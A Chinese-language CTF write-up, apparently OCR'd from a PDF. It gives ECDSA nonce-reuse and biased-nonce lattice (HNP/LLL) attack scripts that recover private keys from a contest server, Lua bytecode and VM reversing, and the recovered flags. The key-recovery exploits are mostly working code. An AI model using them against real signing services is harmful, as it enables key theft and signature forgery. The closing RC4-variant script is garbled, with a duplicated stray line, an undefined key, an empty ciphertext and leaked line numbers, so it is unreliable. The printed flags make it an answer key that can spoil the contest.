    d = (r_inv * (k * s1 - z1)) % n
    log.info(f'Recovered private key d: {d}')


    aes_key = hashlib.sha256(str(d).encode()).digest()
    cipher = AES.new(aes_key, AES.MODE_ECB)

    try:
        flag = unpad(cipher.decrypt(encrypted_flag), 16)
        log.success(f'Flag: {flag.decode()}')
    except Exception as e:
        log.error(f'Decryption failed: {e}')

    conn.close()

if __name__ == '__main__':
    solve()
```

运行结果

```
[*] Encrypted Flag: ...
[*] Recovered k:
340405687281916779479677976648515439659040822321354579267175903634039746379 65
[*] Recovered private key d:
705490961918296657780564804391925565328792879441587279969775117794225523530 30
[+] Flag: POFP{64b1e548-7497-4d72-ac17-85fb1790ef45}
```

lazy signer

源码分析

```
curve = SECP256k1
G = curve.generator
n = curve.order
d = random.randint(1, n-1)
pub_point = d * G
aes_key = hashlib.sha256(str(d).encode()).digest()
flag_str = os.getenv("GZCTF_FLAG", "flag{test_flag}")
FLAG = flag_str.encode()
def get_signature(msg_bytes, k_nonce):
    h = hashlib.sha256(msg_bytes).digest()
    z = int.from_bytes(h, 'big')
    k_point = k_nonce * G
    r = k_point.x() % n
    k_inv = pow(k_nonce, -1, n)
    s = (k_inv * (z + r * d)) % n
    return (r, s)
def main():
    print("Welcome to the Lazy ECDSA Signer!")
    print("I can sign any message for you, but I won't give you the flag directly.")
    cipher = AES.new(aes_key, AES.MODE_ECB)
    encrypted_flag = cipher.encrypt(pad(FLAG, 16))
    print(f"Encrypted Flag (hex): {encrypted_flag.hex()}")
    k_nonce = random.randint(1, n-1)
    while True:
        try:
            print("\n[1] Sign a message")
            print("[2] Exit")
            choice = input("Option: ").strip()
            if choice == '1':
                msg = input("Enter message to sign: ").strip()
                if not msg: continue
```

看源码发现 k_nonce 是在 while 循环外面生成的，导致多次签名用了同一个随机数 k。

只要连上去签两次，拿到两组 (r, s) 就能秒了。

解题脚本

```
from pwn import *
import hashlib
```

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import sys



n = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141


def solve():

    if len(sys.argv) > 1:
        host = sys.argv[1]
        port = int(sys.argv[2])
    else:
        host = 'ctf.furryctf.com'
        port = 34998


    conn = remote(host, port)


    conn.recvuntil(b"Encrypted Flag (hex): ")
    encrypted_flag_hex = conn.recvline().strip().decode()
    encrypted_flag = bytes.fromhex(encrypted_flag_hex)
    log.info(f"Encrypted Flag: {encrypted_flag_hex}")



    def get_signature_from_server(msg):
        conn.recvuntil(b"Option: ")
        conn.sendline(b"1")
        conn.recvuntil(b"Enter message to sign: ")
        conn.sendline(msg.encode())
        conn.recvuntil(b"Signature (r, s): (")
        sig_line = conn.recvline().strip().decode()

        r_str, s_str = sig_line[:-1].split(', ')
        return int(r_str), int(s_str)



    msg1 = "message1"
    r1, s1 = get_signature_from_server(msg1)
    log.info(f"Msg1 Signature: r={r1}, s={s1}")



    msg2 = "message2"
    r2, s2 = get_signature_from_server(msg2)
    log.info(f"Msg2 Signature: r={r2}, s={s2}")



    if r1 != r2:
        log.error("r is not reused! Nonce reuse attack failed.")
        return

```

```python

    h1 = hashlib.sha256(msg1.encode()).digest()
    z1 = int.from_bytes(h1, 'big')

    h2 = hashlib.sha256(msg2.encode()).digest()
    z2 = int.from_bytes(h2, 'big')



    ### k = (z1 - z2) * (s1 - s2)^-1  (mod n)
    s1_minus_s2 = (s1 - s2) % n
    s1_minus_s2_inv = pow(s1_minus_s2, -1, n)
    z1_minus_z2 = (z1 - z2) % n

    k = (z1_minus_z2 * s1_minus_s2_inv) % n
    log.info(f"Recovered k: {k}")


    ### d = r^-1 * (k * s1 - z1) (mod n)
    r_inv = pow(r1, -1, n)
    d = (r_inv * (k * s1 - z1)) % n
    log.info(f"Recovered private key d: {d}")


    aes_key = hashlib.sha256(str(d).encode()).digest()
    cipher = AES.new(aes_key, AES.MODE_ECB)

    try:
        flag = unpad(cipher.decrypt(encrypted_flag), 16)
        log.success(f"Flag: {flag.decode()}")
    except Exception as e:
        log.error(f"Decryption failed: {e}")


    conn.close()


if __name__ == "__main__":
    solve()
```

Tiny Random

题目分析

拿到题目源码 `task.py`，这是一个基于 ECDSA 签名算法
程序启动时会生成一对公私钥，并把公钥 (x, y) 发送给我们。
我们可以进行两种操作：

1. `sign`：发送任意消息（除了 "give_me_flag"），服务器返回该消息的签名 (r, s)。
2. `flag`：发送 "give_me_flag" 的签名，验证通过则返回 Flag。

显然，我们需要利用服务器提供的签名接口，通过某种方式恢复出私钥，或者伪造出 "give_me_flag" 的有效签名。

仔细审查签名逻辑，发现 Nonce k 的生成方式存在严重缺陷：

```
class RNG:
    def get_k(self):
        return random.getrandbits(128)
```

这是一个教科书式的 **ECDSA Biased Nonce** 漏洞。当 k 的部分比特已知或 k 范围较小时，我们可以将其转化为 **隐数问题 (Hidden Number Problem, HNP)**，并通过 **格归约 (Lattice Reduction)** 攻击来恢复私钥。

解题脚本

```
import socket
import json
import hashlib
from decimal import Decimal, getcontext
from ecdsa import SECP256k1, SigningKey
from ecdsa.util import sigencode_string


getcontext().prec = 1000

order = SECP256k1.order


def create_matrix(rows, cols):
    return [[0] * cols for _ in range(rows)]

def dot(v1, v2):
    return sum(x * y for x, y in zip(v1, v2))

def sub(v1, v2):
    return [x - y for x, y in zip(v1, v2)]

def mul(v, s):
    return [x * s for x in v]

def gram_schmidt(basis):
    n = len(basis)
    m = len(basis[0])
    ortho = create_matrix(n, m)
    mu = create_matrix(n, n)

    for i in range(n):
        ortho[i] = list(basis[i])
        for j in range(i):
            if dot(ortho[j], ortho[j]) == 0:
                mu[i][j] = Decimal(0)
            else:
                mu[i][j] = Decimal(dot(basis[i], ortho[j])) /
Decimal(dot(ortho[j], ortho[j]))
            ortho[i] = sub(ortho[i], mul(ortho[j], mu[i][j]))
    return ortho, mu

def lll(basis, delta=Decimal('0.99')):
    n = len(basis)
    ortho, mu = gram_schmidt(basis)
    k = 1
```

```
    while k < n:
        for j in range(k - 1, -1, -1):
            if abs(mu[k][j]) > Decimal('0.5'):
                q = int(round(mu[k][j]))
                basis[k] = sub(basis[k], mul(basis[j], q))
                ortho, mu = gram_schmidt(basis)

        norm_k = dot(ortho[k], ortho[k])
        norm_k_1 = dot(ortho[k-1], ortho[k-1])

        if norm_k >= (delta - mu[k][k-1]**2) * norm_k_1:
            k += 1
        else:
            basis[k], basis[k-1] = basis[k-1], basis[k]
            ortho, mu = gram_schmidt(basis)
            k = max(k - 1, 1)
    return basis

def solve_hnp(sigs):
    n = order
    m = len(sigs)
    ts = []
    us = []
    for r, s_val, h in sigs:
        s_inv = pow(s_val, -1, n)
        t = (s_inv * r) % n
        u = (s_inv * h) % n
        ts.append(t)
        us.append(u)

    B = 2**128
    dim = m + 2
    matrix = create_matrix(dim, m + 1)


    for i in range(m): matrix[i][i] = n
    for i in range(m): matrix[m][i] = ts[i]
    for i in range(m): matrix[m+1][i] = us[i]
    matrix[m+1][m] = B

    print('[*] Running LLL reduction...')
    reduced = lll(matrix)
    print('[*] LLL finished.')


    for row in reduced:
        val = row[m]

        if abs(val) == B:
            k1 = row[0]
            if val == -B: k1 = -k1 ### 修正符号

            d = (k1 - us[0]) * pow(ts[0], -1, n) % n
            return d
    return None

def pwn():
    s = socket.create_connection(('ctf.furryctf.com', 35018))
```

```
    f = s.makefile('rw', buffering=1)


    pk = json.loads(f.readline())
    print(f"[+] Server Public Key: {pk}")


    sigs = []
    for i in range(6):
        msg = f"test{i}"
        f.write(json.dumps({"op": "sign", "msg": msg}) + "\n")
        resp = json.loads(f.readline())
        sigs.append((int(resp['r'], 16), int(resp['s'], 16), int(resp['h'], 16)))
        print(f"[+] Collected signature {i+1}")


    d = solve_hnp(sigs)
    if d:
        print(f"[+] Recovered Private Key: {d}")


        sk = SigningKey.from_secret_exponent(d, curve=SECP256k1)
        h_msg = hashlib.sha256(b"give_me_flag").digest()
        sig = sk.sign_digest(h_msg, sigencode=sigencode_string)
        r = int.from_bytes(sig[:32], 'big')
        s_val = int.from_bytes(sig[32:], 'big')


        f.write(json.dumps({"op": "flag", "r": hex(r), "s": hex(s_val)}) + "\n")
        print(f"[+] Flag: {f.readline().strip()}")
    else:
        print("[-] Failed to recover key.")

    s.close()

if __name__ == '__main__':
    pwn()
```

逆向

Lua

源码

```
local b = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
local function dec(data)
    data = string.gsub(data, '[^' .. b .. '=]', '')
    return (data:gsub('.', function(x)
        if (x == '=') then return '' end
        local r, f = '', (b:find(x) - 1)
```

```
        for i = 6, 1, -1 do r = r .. (f % 2 ^ i - f % 2 ^ (i - 1) > 0 and '1' or '0') end
        return r;
    end):gsub('%d%d%d?%d?%d?%d?%d?%d?', function(x)
        if (#x ~= 8) then return '' end
        local c = 0
        for i = 1, 8 do c = c + (x:sub(i, i) == '1' and 2 ^ (8 - i) or 0) end
        return string.char(c)
    end))
end

local args = {...}

if #args ~= 1 then
    print("[-] use `lua hello.lua flag{fake_flag}`")
    return
end

print(load(dec("G0x1YVQAGZMNChoKBAgIeFYAAAAAAAAAAAAAACh3QAGAoa4BAA6gkwAAAFIAAAABgf9/tAEAAJUBA36vAYAHAQIAgEqBCQALAwAADgMGAYADAQAVBAWArwKABosEAAKOBAkDCwUAAg4FCgSABQAAFQYFgK8CgAaVBgWArwKABkQFBADEBAACnwQJBbAEBQ9EAwQBSQEKAE8BAABFgQEARoEAAEaBAQCGBIZ0YWJsZQSHaW5zZXJ0BIdzdHJpbmcEhWJ5dGUEhHN1YgNyAAAAAAAAAIEAAACBgKetAAADjQsAAAAOAAABiQABAAMBAQBEAAMCPAADADgBAIADAAIASAACALgAAIADgAIASAACAEcAAQCGBIZ0YWJsZQSHY29uY2F0BIItFL0yMC0zMC0xOS0yMS05LTM5LTQ1LTAtNDUtNjItNy03MC0zOC00NS02My03MC0xLTYtNjUtMzItODMtMTUEj1lvdSBBcmUgUmlnaHQhBIdXcm9uZyGCAAAAAQEAgICAgICAgICA"))(args[1]))
```

base解码

把dec("...")里的base64解出来是Lua 5.4字节码。

根据对 Lua 字节码的分析，程序逻辑是将输入的每个字符与 0x72 进行 异或 (XOR) 运算。

原理： 异或运算是可逆的。如果 A ^ B = C ，那么 C ^ B = A 。因此，我们只需要用同样的密钥 0x72 对密文数字再次进行异或，就能还原出原始的明文字符。

转换脚本


```
def solve():
    target_str = "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15"
    values = [int(x) for x in target_str.split('-')]
    key = 0x72

    decoded_chars = []
    for v in values:
        decoded_chars.append(chr(v ^ key))
```

```
    original_flag = "".join(decoded_chars)
    print(f"Original decrypted string: {original_flag}")

    ### Extract content inside {}
    if '{' in original_flag and '}' in original_flag:
        content = original_flag[original_flag.find('{')+1 :
original_flag.find('}')]
        final_flag = f"POFP{{{content}}}"
        print(f"Final Flag: {final_flag}")

if __name__ == "__main__":
    solve()

```

VMMM


1.脱壳

有一个upx的加密



分析main函数

我定位到 syscall 处理器从 0x401488 开始，大概有 7 个 dword。OpCode 处理器覆盖 0x401c91 到 0x403238，形成一个包含 256 项的派发表（dispatch table）



通过找到空终止字符串（null-terminated string）和 padding 来定位 opcode 派发表的起点

opcode 0 会 halt，opcode 1 可能是非法。

```
.rdata:00407170 aPcOutOfCodeSeg db 'PC out of code segment: 0x%08X',0Ah,0
.rdata:00407170                                         ; DATA XREF: sub_401BF8+33↑o
.rdata:00407190 ; const char aDivisionByZero[]
.rdata:00407190 aDivisionByZero db 'Division by zero at PC=0x%08X',0Ah,0
.rdata:00407190                                         ; DATA XREF: sub_401BF8+468↑o
.rdata:00407190                                         ; sub_401BF8+526↑o
.rdata:004071AF                 align 10h
.rdata:004071B0 aSyscallInvoked db 'Syscall invoked without handler',0Ah,0
.rdata:004071B0                                         ; DATA XREF: sub_401BF8+1632↑o
.rdata:004071D1                 align 4
.rdata:004071D4 ; const char aUnknownOpcode0[]
.rdata:004071D4 aUnknownOpcode0 db 'Unknown opcode: 0x%02X at PC=0x%08X',0Ah,0
.rdata:004071D4                                         ; DATA XREF: sub_401BF8+1652↑o
.rdata:004071F9                 align 4
.rdata:004071FC jpt_401C83      dd offset loc_401C85, offset def_401C83, offset def_401C83
.rdata:004071FC                                         ; DATA XREF: sub_401BF8+84↑r
.rdata:00407208                 dd offset def_401C83, offset def_401C83, offset def_401C83 ; jump table for switch statement
.rdata:00407214                 dd offset def_401C83, offset def_401C83, offset def_401C83
.rdata:00407220                 dd offset def_401C83, offset def_401C83, offset def_401C83
.rdata:0040722C                 dd offset def_401C83, offset def_401C83, offset def_401C83
.rdata:00407238                 dd offset def_401C83, offset loc_401C91, offset loc_401CE1
.rdata:00407244                 dd offset loc_401D2B, offset loc_401D9F, offset loc_401E0C
.rdata:00407250                 dd offset loc_401E93, offset loc_401F12, offset loc_401F9A
.rdata:0040725C                 dd offset loc_40201A, offset loc_4020E2, offset loc_40219A
.rdata:00407268                 dd offset loc_402221, offset loc_4022A0, offset loc_402327
.rdata:00407274                 dd offset loc_4023A6, offset loc_40242D, offset loc_4024AC
.rdata:00407280                 dd offset loc_402535, offset loc_4025BB, offset loc_402644
.rdata:0040728C                 dd offset loc_4026CA, offset loc_402757, offset loc_4027E1
.rdata:00407298                 dd offset loc_402879, offset loc_402905, offset loc_402990
.rdata:004072A4                 dd offset loc_402A11, offset loc_402A9A, offset loc_402B1B
.rdata:004072B0                 dd offset loc_402BB7, offset loc_402C24, offset loc_402CC6
.rdata:004072BC                 dd offset loc_402D64, offset loc_402DD3, offset loc_402E77
00005170 00407170: .rdata:aPcOutOfCodeSeg (Synchronized with Hex View-1)
```

下一步分析 program.bin 和 VM 结构。

opcode 0x11 和 0x3f 的 handler 位于 0x401ce1 和 0x4031f6。

```
.text:004031C2                 mov     [esp+128h+format], eax
.text:004031C6                 mov     eax, [ebp+arg_0]
.text:004031C9                 mov     [esp+128h+Stream], eax
.text:004031CC                 call    sub_4018E2
.text:004031D1                 mov     edx, eax
.text:004031D3                 mov     eax, [ebp+arg_0]
.text:004031D6                 mov     [eax+ebx*4], edx
.text:004031D9                 mov     eax, [ebp+arg_0]
.text:004031DC                 mov     eax, [eax+40h]
.text:004031DF                 lea     edx, [eax+4]
.text:004031E2                 mov     eax, [ebp+arg_0]
.text:004031E5                 mov     [eax+40h], edx
.text:004031E8                 mov     eax, [ebp+var_C]
.text:004031EB                 lea     edx, [eax+1]
.text:004031EE                 mov     eax, [ebp+arg_0]
.text:004031F1                 mov     [eax+44h], edx
.text:004031F4                 jmp     short loc_40326A ; jumptable 00401C83 case 255
.text:004031F6 ; ---------------------------------------------------------------------------
.text:004031F6
.text:004031F6 loc_4031F6:                             ; CODE XREF: sub_401BF8+8B↑j
.text:004031F6                                         ; DATA XREF: .rdata:jpt_401C83↓o
.text:004031F6                 mov     eax, ds:dword_409020 ; jumptable 00401C83 case 63
.text:004031FB                 test    eax, eax
.text:004031FD                 jz      short loc_40320E
.text:004031FF                 mov     eax, ds:dword_409020
.text:00403204                 mov     edx, [ebp+arg_0]
.text:00403207                 mov     [esp+128h+Stream], edx
.text:0040320A                 call    eax ; dword_409020
.text:0040320C                 jmp     short loc_40326A ; jumptable 00401C83 case 255
.text:0040320E ; ---------------------------------------------------------------------------
.text:0040320E
.text:0040320E loc_40320E:                             ; CODE XREF: sub_401BF8+1605↑j
000025FD 004031FD: sub_401BF8+1605 (Synchronized with Hex View-1)
```

IDA View-A | Pseudocode-A | Occurrences of: main | Hex View-1 | Local Types

```
      case 0x3Du:
        v22 = sub_4018E2(a1, v70);
        *(_DWORD *)(a1 + 64) -= 4;
        sub_40192D(a1, *(_DWORD *)(a1 + 64), v22);
        *(_DWORD *)(a1 + 68) = v70 + 4;
        break;
      case 0x3Eu:
        v21 = *(unsigned __int8 *)(*(_DWORD *)(a1 + 84) + v70);
        *(_DWORD *)(a1 + 4 * v21) = sub_4018E2(a1, *(_DWORD *)(a1 + 64));
        *(_DWORD *)(a1 + 64) += 4;
        *(_DWORD *)(a1 + 68) = v70 + 1;
        break;
      case 0x3Fu:
        if ( dword_409020 )
          dword_409020(a1);
        else
          fwrite("Syscall invoked without handler\n", 1u, 0x20u, &iob[2]);
        break;
      case 0xFFu:
        continue;
      default:
        fprintf(&iob[2], "Unknown opcode: 0x%02X at PC=0x%08X\n", v68, v70 - 1);
        *(_BYTE *)(a1 + 88) = 0;
        break;
    }
  }
}
```

怀疑它可能是 mov r[dest]=r[src] 或寄存器交换。

寄存器交换

首先，0x40192d 向内存写入 32 位值。然后 0x401976 似乎用于比较整数并调整 flags

```
.text:0040192C ; } // starts at 4018E2
.text:0040192C sub_4018E2      endp
.text:0040192C
.text:0040192D
.text:0040192D ; =============== S U B R O U T I N E =======================================
.text:0040192D
.text:0040192D ; Attributes: bp-based frame
.text:0040192D
.text:0040192D sub_40192D      proc near               ; CODE XREF: sub_401BF8+1156↓p
.text:0040192D                                         ; sub_401BF8+11C8↓p ...
.text:0040192D
.text:0040192D Stream          = dword ptr -18h
.text:0040192D Format          = dword ptr -14h
.text:0040192D var_10          = dword ptr -10h
.text:0040192D arg_0           = dword ptr  8
.text:0040192D arg_4           = dword ptr  0Ch
.text:0040192D arg_8           = dword ptr  10h
.text:0040192D
.text:0040192D ; __unwind {
.text:0040192D                 push    ebp
.text:0040192E                 mov     ebp, esp
.text:00401930                 sub     esp, 18h
.text:00401933                 cmp     [ebp+arg_4], 3FFFFFh
.text:0040193A                 jbe     short loc_401964
.text:0040193C                 mov     eax, [ebp+arg_4]
.text:0040193F                 mov     [esp+18h+var_10], eax
.text:00401943                 mov     [esp+18h+Format], offset aMemoryAccessVi ; "Memory access violation at 0x%08X\n"
.text:0040194B                 mov     eax, ds:_iob
.text:00401950                 add     eax, 40h ; '@'
0000D2D 0040192D: sub_40192D (Synchronized with Hex View-1)
```

```
.text:00401975                 retn
.text:00401975 ; } // starts at 40192D
.text:00401975 sub_40192D      endp
.text:00401975
.text:00401976
.text:00401976 ; =============== S U B R O U T I N E =======================================
.text:00401976
.text:00401976 ; Attributes: bp-based frame
.text:00401976
.text:00401976 sub_401976      proc near               ; CODE XREF: sub_401BF8+288↓p
.text:00401976                                         ; sub_401BF8+304↓p ...
.text:00401976
.text:00401976 var_18          = byte ptr -18h
.text:00401976 var_14          = byte ptr -14h
.text:00401976 var_4           = dword ptr -4
.text:00401976 arg_0           = dword ptr  8
.text:00401976 arg_4           = dword ptr  0Ch
.text:00401976 arg_8           = dword ptr  10h
.text:00401976 arg_C           = dword ptr  14h
.text:00401976
.text:00401976 ; __unwind {
.text:00401976                 push    ebp
.text:00401977                 mov     ebp, esp
.text:00401979                 sub     esp, 18h
```

opcode 0x10 涉及内存与寄存器操作


opcode 0x11 使用寄存器与立即数接着继续识别其他 opcode handler。

IDA View-A | Pseudocode-B | Pseudocode-A | Occurrences of: main | Hex View-1

```
 6
 7  sub_4037C0();
 8  v3 = (void *)sub_4017BC();
 9  if ( v3 )
10  {
11    sub_401BEA(v3, sub_401460);
12    Stream = fopen("./program.bin", "rb");
13    v1 = fopen("./data.bin", "rb");
14    if ( Stream && v1 )
15    {
16      fread(&unk_419080, 1u, 0x10000u, Stream);
17      fread(&unk_409080, 1u, 0x10000u, v1);
18      fclose(Stream);
19      fclose(v1);
20      sub_401871((int)v3, &unk_419080, 0x10000u, 0);
21      sub_401871((int)v3, &unk_409080, 0x10000u, 0x200000);
22      sub_401BF8((int)v3);
23      sub_401849(v3);
24      return 0;
25    }
26    else
27    {
28      perror("Failed to open file");
29      return 1;
30    }
31  }
32  else
33  {
34    fwrite("Failed to create VM\n", 1u, 0x14u, &iob[2]);
35    return 1;
36  }
}
```

我猜 0xff 是 NOP，指向一个通用循环函数。任务就是列出 0x10-0x3f，映射到 handler 地址，并手工解码汇编语义。

在 data.bin 中看到字节序列



标准 RC4 KSA 对不上，于是尝试 j 更新规则变种，比如 j = (4*j + S[i] + key) mod 256，以匹配 VM 行为

脚本

```python
def solve_rc4_variant():

    ciphertext = bytes.fromhex("") #

    if len(ciphertext) != 32:
        print("[-] 密文长度应为 32 字节")
        return

    S = list(range(256))
    j = 0


    for i in range(256):
 j = (4*j + S[i] + key[i % len]) % 256
        k = key[i % len(key)]
        j = (4 * j + S[i] + k) % 256

        ### Swap
        S[i], S[j] = S[j], S[i]

    flag = []
    i = 0
    j = 0

    print("[+] ")
    for idx in range(32):
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]


        k_idx = (S[i] + S[j]) % 256
        keystream_byte = S[k_idx]
```

```
34
35    Flag = Cipher ^ Keystream
36         plain_char = ciphertext[idx] ^ keystream_byte
37         flag.append(plain_char)
38
39     print(f"[+] Flag: {bytes(flag).decode(errors='replace')}")
40
41 if __name__ == "__main__":
42     solve_rc4_variant()
```

推导 flag

